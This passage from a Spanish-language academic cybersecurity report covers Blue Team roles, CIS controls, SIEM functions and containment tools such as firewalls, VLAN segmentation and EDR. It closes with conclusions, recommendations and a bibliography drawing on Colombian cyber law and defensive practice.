Por otro lado, un equipo de Respuesta a Incidentes actúa de forma reactiva, atendiendo eventos cuando un ataque ya está en curso o se ha materializado, su labor consiste en contener la amenaza, analizar el incidente, erradicar al atacante, recolectar evidencia y coordinar la recuperación de los servicios afectados.

En resumen, podríamos decir que el Blue Team previene y detecta, mientras que el equipo de Respuesta a Incidentes contiene, analiza y recupera durante y después de un ataque informático.

Uso del CIS "Center For Internet Security" dentro de Blue Team

Dentro de un equipo Blue Team, el CIS (Center for Internet Security) se utilizaría principalmente como una guía formal para hardenizar, asegurar y estandarizar la configuración de sistemas, redes y servicios, considerando que los recursos más importantes del CIS son los CIS Controls y los CIS Benchmarks, los cuales proporcionan recomendaciones detalladas y priorizadas para reducir riesgos y fortalecer la postura de seguridad. (Center for Internet Security, 2021).

En términos prácticos, emplearía el CIS para:

- Aplicar configuraciones seguras (hardening) en sistemas operativos, servidores, dispositivos de red y aplicaciones.
- Estandarizar políticas de seguridad con base en marcos reconocidos internacionalmente.
- Evaluar el nivel de seguridad actual comparándolo con las mejores prácticas establecidas.
- Reducir la superficie de ataque mediante controles prioritarios, especialmente los CIS Critical Security Controls.

- Guiar auditorías internas para verificar cumplimiento y detectar configuraciones débiles.

Dentro de un Blue Team, el CIS es una herramienta fundamental para implementar buenas prácticas, fortalecer la infraestructura tecnológica y garantizar configuraciones seguras que prevengan ataques como el evidenciado en el ejercicio de Red Team.

SIEM – Funciones y características

Un SIEM (Security Information and Event Management) es una plataforma integrada que permite a las organizaciones centralizar, correlacionar y analizar los eventos de seguridad provenientes de diferentes sistemas, con el fin de detectar amenazas, responder a incidentes y cumplir con requisitos de auditoría. (Cynet, 2025).

Funciones principales de un SIEM

Recolección centralizada de logs

El SIEM recopila de manera automática los registros generados para unificar toda la información de seguridad en un solo punto, toma los datos de:

- Sistemas operativos
- Firewalls, IDS/IPS
- Aplicaciones corporativas
- Servidores y bases de datos
- Equipos de red
- Herramientas de seguridad (EDR, antivirus, WAF, etc.)

Correlación de eventos

El SIEM analiza los datos recolectados para identificar patrones anómalos o secuencias de ataque, por ejemplo: un inicio de sesión fallido, la ejecución de un proceso sospechoso, una conexión a un puerto inusual, que pueda traducirse en posible intrusión, como función claves es

la de detectar amenazas que no serían visibles si los eventos se analizaran por separado. (Huntress, 2024).

Detección y alertamiento en tiempo real

El SIEM genera **alertas automáticas** cuando identifica ciertos comportamientos y permitir una respuesta rápida del Blue Team o del CSIRT, en este sentido revisa:

- Indicadores de compromiso (IoCs)
- Técnicas MITRE ATT&CK
- Regla de correlación existente
- Actividades anómalas respecto al comportamiento normal

Análisis forense y búsqueda histórica

Un SIEM almacena grandes volúmenes de datos en el tiempo, lo cual permite, revisar incidentes ya ocurridos, reconstruir la línea de tiempo de un ataque, identificar la fuente de una intrusión, o analizar impacto y alcance, esto permite contar con un soporte adecuado para una investigación forense digital. (Group-IB, s.f.)

Cumplimiento normativo

También es relevante considerar que un SIEM ayuda a cumplir marcos como ISO 27001, GDPR, PCI-DSS o estándares gubernamentales, ya que mantiene registros completos, facilita auditorías y garantiza trazabilidad de eventos críticos, estos elementos hacen que se tenga en función de un soporte documental y de auditoría.

Características principales de un SIEM

- **Centralización**

  Todos los logs de la organización se concentran en un único sistema.

- **Normalización de datos**

  Convierte logs de múltiples formatos a un formato estandarizado para su análisis.

- **Correlación avanzada**

  Relaciona diferentes tipos de eventos para identificar amenazas complejas.

- **Dashboards e informes**

  Ofrece visualizaciones en tiempo real para monitorear la seguridad.

- **Automatización**

  Puede ejecutar acciones automáticas ante incidentes, como:

  - bloquear IPs
  - generar tickets
  - enviar alertas automatizadas al equipo de seguridad

- **Escalabilidad**

  Permite manejar grandes volúmenes de datos conforme crece la organización.

- **Integración con múltiples tecnologías**

  Se conecta con firewalls, EDR, servidores, dispositivos de red, aplicaciones, etc.

Un SIEM es una herramienta esencial para el Blue Team porque centraliza la información, detecta amenazas en tiempo real, permite correlación avanzada de eventos y facilita el análisis forense, ayudando a responder y prevenir incidentes de seguridad.

Herramientas de contención de ataques informáticos

Firewall de Próxima Generación (NGFW)

Tipo: Hardware/Software

Ejemplos: FortiGate, Palo Alto, pfSense

Un NGFW permite aplicar reglas de bloqueo inmediato contra tráfico malicioso, cortar conexiones activas de un atacante y restringir puertos, servicios y direcciones IP no autorizadas. Su capacidad de filtrar aplicaciones, cerrar sesiones y controlar el tráfico lateral lo convierte en una herramienta de contención fundamental. (Cisco, 2025)

Acciones de contención:

- Bloqueo de C2 y túneles reversos.
- Cierre inmediato de sesiones maliciosas.
- Segmentación y aislamiento por zonas.
- Prevención de propagación a otros segmentos.

Firewall de Host / Aislamiento de Endpoint

Tipo: Software

Ejemplos: Windows Defender Firewall, iptables/nftables, UFW

Este tipo de firewall se ejecuta directamente en el sistema operativo del endpoint. Permite bloquear todo el tráfico no autorizado y poner la máquina en "modo cuarentena" sin necesidad de desconectarla físicamente. (Palo Alto Networks, s. f.).

Acciones de contención:

- Aislar equipos comprometidos.
- Bloquear comunicación saliente del malware.
- Evitar movimiento lateral desde el host afectado.
- Interrumpir procesos que intentan comunicarse con el atacante.

Segmentación mediante VLANs y ACLs en Switches Gestionables

Tipo: Hardware

Ejemplos: Cisco Catalyst, Aruba, Mikrotik

La segmentación de red limita la propagación del ataque al dividir la infraestructura en segmentos independientes. (Cloudflare, 2023). Las ACLs permiten restringir qué VLAN puede comunicarse con otra, mientras que las VLANs de cuarentena permiten confinar equipos sospechosos sin desconectarlos.

Acciones de contención:

- Reubicar equipos comprometidos en VLAN de aislamiento.
- Bloquear tráfico L2/L3 hacia sistemas críticos.
- Reducir la superficie de movimiento lateral.
- Aislar servicios afectados sin detener otros segmentos.

EDR (Endpoint Detection and Response) – Módulos de Respuesta y Aislamiento

Tipo: Software

Ejemplos: CrowdStrike Falcon, Microsoft Defender for Endpoint, SentinelOne, Wazuh (open source + módulos EDR)

Según Fortinet, aunque un EDR contiene capacidades de detección, sus módulos de respuesta activa se consideran herramientas de contención, un EDR puede aislar un endpoint, detener procesos maliciosos en tiempo real, bloquear comunicaciones sospechosas y enviar archivos a cuarentena, estas funciones permiten frenar el ataque directamente desde el host afectado. (Fortinet, 2025).

Acciones de contención:

- Aislamiento del endpoint, bloqueando todo el tráfico excepto gestión.
- Detener procesos maliciosos (payloads, RATs, túneles).
- Interrumpir conexiones de red asociadas al atacante.
- Cuarentena de archivos sospechosos para evitar ejecución posterior.
- Reversión de cambios (según el EDR usado).

Se considera como contención ya que actúa directamente sobre el equipo comprometido para cortar el ataque, limitar la propagación, y evitar la exfiltración o el control remoto del adversario

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/rMpTDz5DWvA

Conclusiones

El análisis conjunto de los aspectos legales, éticos y técnicos demuestra que la ciberseguridad no puede abordarse únicamente desde una perspectiva operativa. Las leyes colombianas, especialmente la Ley 1273 de 2009 y la Ley 1581 de 2012, constituyen un marco indispensable que orienta las actividades ofensivas y defensivas, y garantizan que las actuaciones del profesional se realicen dentro de los límites de la legalidad y el respeto por los derechos de los usuarios y las organizaciones.

Las actividades ofensivas del Red Team evidenciaron la importancia de una correcta gestión de vulnerabilidades y la necesidad de fortalecer la superficie de ataque de los sistemas. La explotación exitosa de servicios vulnerables, el uso de un RAT, la creación de túneles reversos y el movimiento lateral demostraron que errores de configuración, falta de parches o mecanismos débiles de segmentación pueden facilitar la intrusión y el compromiso total de la infraestructura.

Las acciones del Blue Team confirmaron que la detección temprana y la contención oportuna son factores decisivos para limitar el impacto de un ataque. El monitoreo de eventos, la revisión de tráfico, la identificación de indicadores de compromiso y la preservación de evidencia digital permitieron entender cómo las técnicas defensivas pueden interrumpir la cadena de ataque y reducir significativamente el daño.

La integración de herramientas y metodologías utilizadas por ambos equipos permite construir una visión holística del ciclo de vida de un incidente. El contraste entre las tácticas empleadas por el atacante y los mecanismos de defensa evidenció la necesidad de modelos de seguridad basados en Zero Trust, segmentación robusta, autenticación reforzada y monitoreo continuo. (Basta, 2021).

El ejercicio demostró que la colaboración estructurada entre Red Team y Blue Team es esencial para mejorar la madurez de seguridad organizacional. El análisis cruzado de hallazgos, la documentación técnica y la retroalimentación entre equipos fortalecen la capacidad institucional para anticipar, resistir y recuperarse de incidentes de ciberseguridad.

Finalmente, los resultados obtenidos resaltan la necesidad de adoptar una postura de seguridad proactiva. Tanto las prácticas ofensivas como defensivas deben integrarse en un ciclo permanente de evaluación, mejora y actualización, dado que las amenazas evolucionan constantemente y los controles deben adaptarse para mantener la resiliencia de los sistemas.

Recomendaciones

Fortalecer el cumplimiento normativo y la formación ética del personal de ciberseguridad, asegurando que todas las actividades ofensivas y defensivas se ejecuten dentro del marco legal colombiano y en coherencia con los principios del Código de Ética Profesional. Se recomienda establecer capacitaciones periódicas sobre legislación, responsabilidad profesional y manejo adecuado de evidencia digital.

Implementar un programa continuo de gestión de vulnerabilidades que incluya escaneos frecuentes, análisis de exposición, priorización basada en riesgo y aplicación oportuna de parches. La explotación exitosa evidenciada en las prácticas del Red Team resalta la necesidad de mantener sistemas actualizados y con configuraciones seguras.

Adoptar modelos de seguridad basados en Zero Trust y segmentación de red, limitando movimientos laterales y minimizando el impacto de posibles intrusiones. Esto implica reforzar el control de accesos, implementar autenticación multifactor, aplicar listas de control de acceso (ACLs) y segmentar adecuadamente entornos críticos.

Fortalecer la capacidad de detección temprana mediante herramientas de monitoreo, IDS/IPS y SIEM, especialmente aquellas que permiten correlación de eventos y análisis avanzado de comportamiento. Un monitoreo continuo y centralizado incrementa la capacidad de identificar anomalías antes de que se concreten compromisos mayores.

Estandarizar un proceso formal de respuesta a incidentes que incluya protocolos claros de contención, erradicación, recuperación y comunicación. Esto debe complementarse con simulaciones periódicas (tabletop exercises) que permitan evaluar la efectividad del plan y la coordinación entre equipos.

Mejorar la trazabilidad y manejo de evidencia digital, asegurando su correcta preservación para análisis forense y posibles procesos legales. Las organizaciones deben implementar procedimientos de cadena de custodia, registros detallados de acciones y herramientas autorizadas para adquisición de evidencia.

Fortalecer la cultura de seguridad al interior de la organización, promoviendo buenas prácticas entre empleados, campañas de concientización y protocolos claros sobre manejo seguro de la información. La seguridad no debe recaer únicamente en equipos técnicos, sino convertirse en un compromiso institucional.

Evaluar periódicamente la madurez de seguridad utilizando marcos reconocidos como CIS Controls, NIST CSF o MITRE ATT&CK, lo cual permite identificar brechas y priorizar acciones estratégicas de mejora orientadas a la resiliencia.

Referencias Bibliográficas

Basta, N., Ikram, M., Kaafar, M. A., & Walker, A. (2022). Towards a Zero-Trust Micro-segmentation Network Security Strategy: An Evaluation Framework. *NOMS 2022-2022 IEEE/IFIP Network Operations And Management Symposium*, 1-7. https://doi.org/10.1109/noms54207.2022.9789888

Center for Internet Security. (2021). About CIS. CIS. https://www.cisecurity.org/about-us

BlackeyeB. (2023, 27 abril). *Qué es Nmap y cómo usarlo: Un tutorial para la mejor herramienta de escaneo de todos los tiempos*. freeCodeCamp.org. https://www.freecodecamp.org/espanol/news/que-es-nmap-y-como-usarlo-un-tutorial-para-la-mejor-herramienta-de-escaneo-de-todos-los-tiempos

Cilleruelo, C. (2024, 5 de junio). ¿Qué es Metasploit?. *KeepCoding Bootcamps*. https://keepcoding.io/blog/que-es-metasploit-ciberseguridad

Chindruş, C., & Căruntu, C. (2023). Enhancing Cybersecurity Readiness Through the Red and Blue Team Competition. *Buletinul Institutului Politehnic Din Iaşi. Secţia Electrotehnică. Energetică. Electronică*, *69*(2), 35-56. https://doi.org/10.2478/bipie-2023-0008

Cisco. (2025, 23 de junio). *What Is SIEM? - Security Information and Event Management*. Cisco. https://www.cisco.com/c/en/us/products/security/what-is-siem.html

Cisco. (2025, 13 de mayo). What Is a Next-Generation Firewall? https://www.cisco.com/c/en_au/products/security/firewalls/what-is-a-next-generation-firewall.html

Cloudflare. (2023). *¿Qué es la segmentación de redes?* Cloudflare Learning. https://www.cloudflare.com/es-la/learning/access-management/what-is-network-segmentation/

Congreso de Colombia. (2009, 5 de enero). *Ley 1273 de 2009 Por medio de la cual se modifica*

el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos". Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

Congreso de Colombia. (2012, 17 de octubre). *Ley 1581 de 2012 Por la cual se dictan disposiciones generales para la protección de datos personales*. Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

Congreso de Colombia. (2009, 5 de enero). *Ley 1266 de 2008 por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones*. Función Pública. https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488

COPNIA. (2015). *Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*. https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Cynet. (2025, 10 de Octubre). *Elastic SIEM: features, components, pricing, and quick UI guide.* All-in-One Cybersecurity Platform - Cynet. https://www.cynet.com/siem/elastic-siem-features-components-pricing-and-quick-ui-guide

De Luz, S. (2025, 11 de junio). *Cómo usar Wireshark para capturar y analizar el tráfico de red*. RedesZone. https://www.redeszone.net/tutoriales/redes-cable/wireshark-capturar-analizar-trafico-red/

Departamento Nacional de Planeación. (2020). *Política Nacional de Seguridad Digital (CONPES 3995).* https://colaboracion.dnp.gov.co/cdt/Conpes/Económicos/3995.pdf

Doriguzzi-Corin, R., Scott-Hayward, S., Siracusa, D., Savi, M., & Salvadori, E. (2019). *Dynamic and application-aware provisioning of chained virtual security network functions*. arXiv. https://arxiv.org/abs/1901.01704

Ec-Council. (2025, 25 septiembre). *Understanding the Five Phases of the Penetration Testing Process*. Cybersecurity Exchange. https://www.eccouncil.org/cybersecurity-exchange/penetration-testing/penetration-testing-phases

Fortinet. (2025). *¿Qué es una CVE? Vulnerabilidades y exposiciones comunes definidas*. Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/cve

Fortinet. (2025). *What is EDR (Endpoint Detection and Response)?* Fortinet. https://www.fortinet.com/lat/resources/cyberglossary/what-is-edr

Group-IB. (s.f.). *Security Information and Event Management (SIEM): How does the SIEM system work?* Cybersecurity Knowledge Hub Group-IB. https://www.group-ib.com/resources/knowledge-hub/security-information-and-event-management/

Guarnizo Portela, M. P. (2024). *La naturaleza jurídica de los delitos informáticos en Colombia [Monografía].* Repositorio Institucional UNAD. https://repository.unad.edu.co/handle/10596/41392

Holmsecurity. (s.f.) *What is Exploit-db Database?*. Holmsecurity Scanning techniques https://support.holmsecurity.com/knowledge/what-is-exploit-db-database

IETF Datatracker. (2011) *RFC 6455: the WebSocket Protocol*. Internet Engineering Task Force (IETF). https://datatracker.ietf.org/doc/html/rfc6455

Huntress. (2024). *What is SIEM (Security Information & Event Management)?* Huntress. https://www.huntress.com/cybersecurity-education/what-is-siem

Incibe. (2019). *¿Qué es el pentesting? Auditando la seguridad de tus sistemas* . INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditandoseguridad-tus-sistemas

Intelequia. (s. f.). *Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad*. https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-

ciberseguridad

Kotwani, B., Sawant, M. R., & Chopra, D. S. (2023). *Red Teaming vs. Blue Teaming: A Comparative Analysis of CyberSecurity Strategies in the Digital Battlefield*. International Journal of Scientific Research in Engineering and Management , 7(12), 1–11. https://doi.org/10.55041/IJSREM27675

Kumar, R. (2023, 20 diciembre). *What is Metasploit Tools & components explained.* Imperva. Learning Center. https://www.imperva.com/learn/application-security/metasploit

Lozano, P. A. (2023, 29 septiembre). *Fases del pentesting: Pasos para asegurar tus sistemas.* OpenWebinars.net. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas

Ministerio de Tecnologías de la Información y las Comunicaciones – MINTIC. (2022). *Políticas de Privacidad y Condiciones de Uso* . https://www.mintic.gov.co/portal/inicio/Secciones

Malwarebytes. (2023, 3 octubre). *DarkComet: Backdoor.DarkComet.* https://www.malwarebytes.com/blog/detections/backdoor-darkcomet

Metasploit Penetration Testing Software. (s. f.). *PEN Testing Security*. Metasploit. https://www.metasploit.com

Policía Nacional de Colombia. (s.f.) *Normatividad sobre delitos informáticos* https://www.policia.gov.co/normatividad-sobre-delitos-informaticos

OPENVAS. (s. f.). *Open Vulnerability Assessment Scanner*. https://www.openvas.org/

OFFSEC's Exploit Database archive. (s. f.). https://www.exploit-db.com/

Palo Alto Networks. (s. f.). *What Is a Host-Based Firewall?* https://www.paloaltonetworks.com/cyberpedia/what-is-a-host-based-firewall

Palomo Luna, D. F., Zambrano Hernández, L. F., Moreno Molano, S. X., & Peña Hidalgo, H. J. (2024, octubre). *Una mirada a metodologías para pruebas de penetración en ciberseguridad.*

Boletín Informativo CSIRT Académico UNAD, (28). https://selloeditorial.unad.edu.co/images/Documentos/ciberseguridad/Boletin/Octubre_2024.pdf

PandaSecurity. (2018). *Pentesting: Una herramienta muy valiosa para tu empresa* . Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentestingherramienta-empresa /

Rapid7. (2012). *Metasploitable 2*. Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

Rincón Arteaga, J. A., Castiblanco Hernández, S. A., Quijano Díaz, A., Urquijo Vanegas, J. D., & Pregonero León, Y. K. (2022). *Ciberdelincuencia en Colombia: ¿qué tan eficiente ha sido la Ley de Delitos Informáticos? Criminalidad*, 64(3), 95-116. https://doi-org.bibliotecavirtual.unad.edu.co/10.47741/17943108.368

Sala, J. (2025, 18 de Agosto). *Sysmon, el ojo que todo lo ve*. Infordisa / Security Operations Center. https://www.infordisa.com/soc/sysmon-herramienta-eventos/


Shivanandhan, M. (2020, 2 octubre). *What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time*. freeCodeCamp.org. https://www.freecodecamp.org/news/what-is-nmap-and-how-to-use-it-a-tutorial-for-the-greatest-scanning-tool-of-all-time

Wazuh. (2025, 19 de Septiembre). *Overview Wazuh*. Wazuh. https://wazuh.com/platform/overview/

Apéndices

Apéndice A

Resultado de revisión en Turnitin



Nota: la mayoría de las coincidencias corresponde a enunciados, títulos o nombres de leyes.

2.4 Respuesta a interrogantes ciberseguridad

¿Hasta qué punto las empresas de ciberseguridad deben tener acceso a información sensible de sus clientes durante una auditoría de seguridad, y cómo se puede garantizar que este acceso no sea explotado de manera indebida?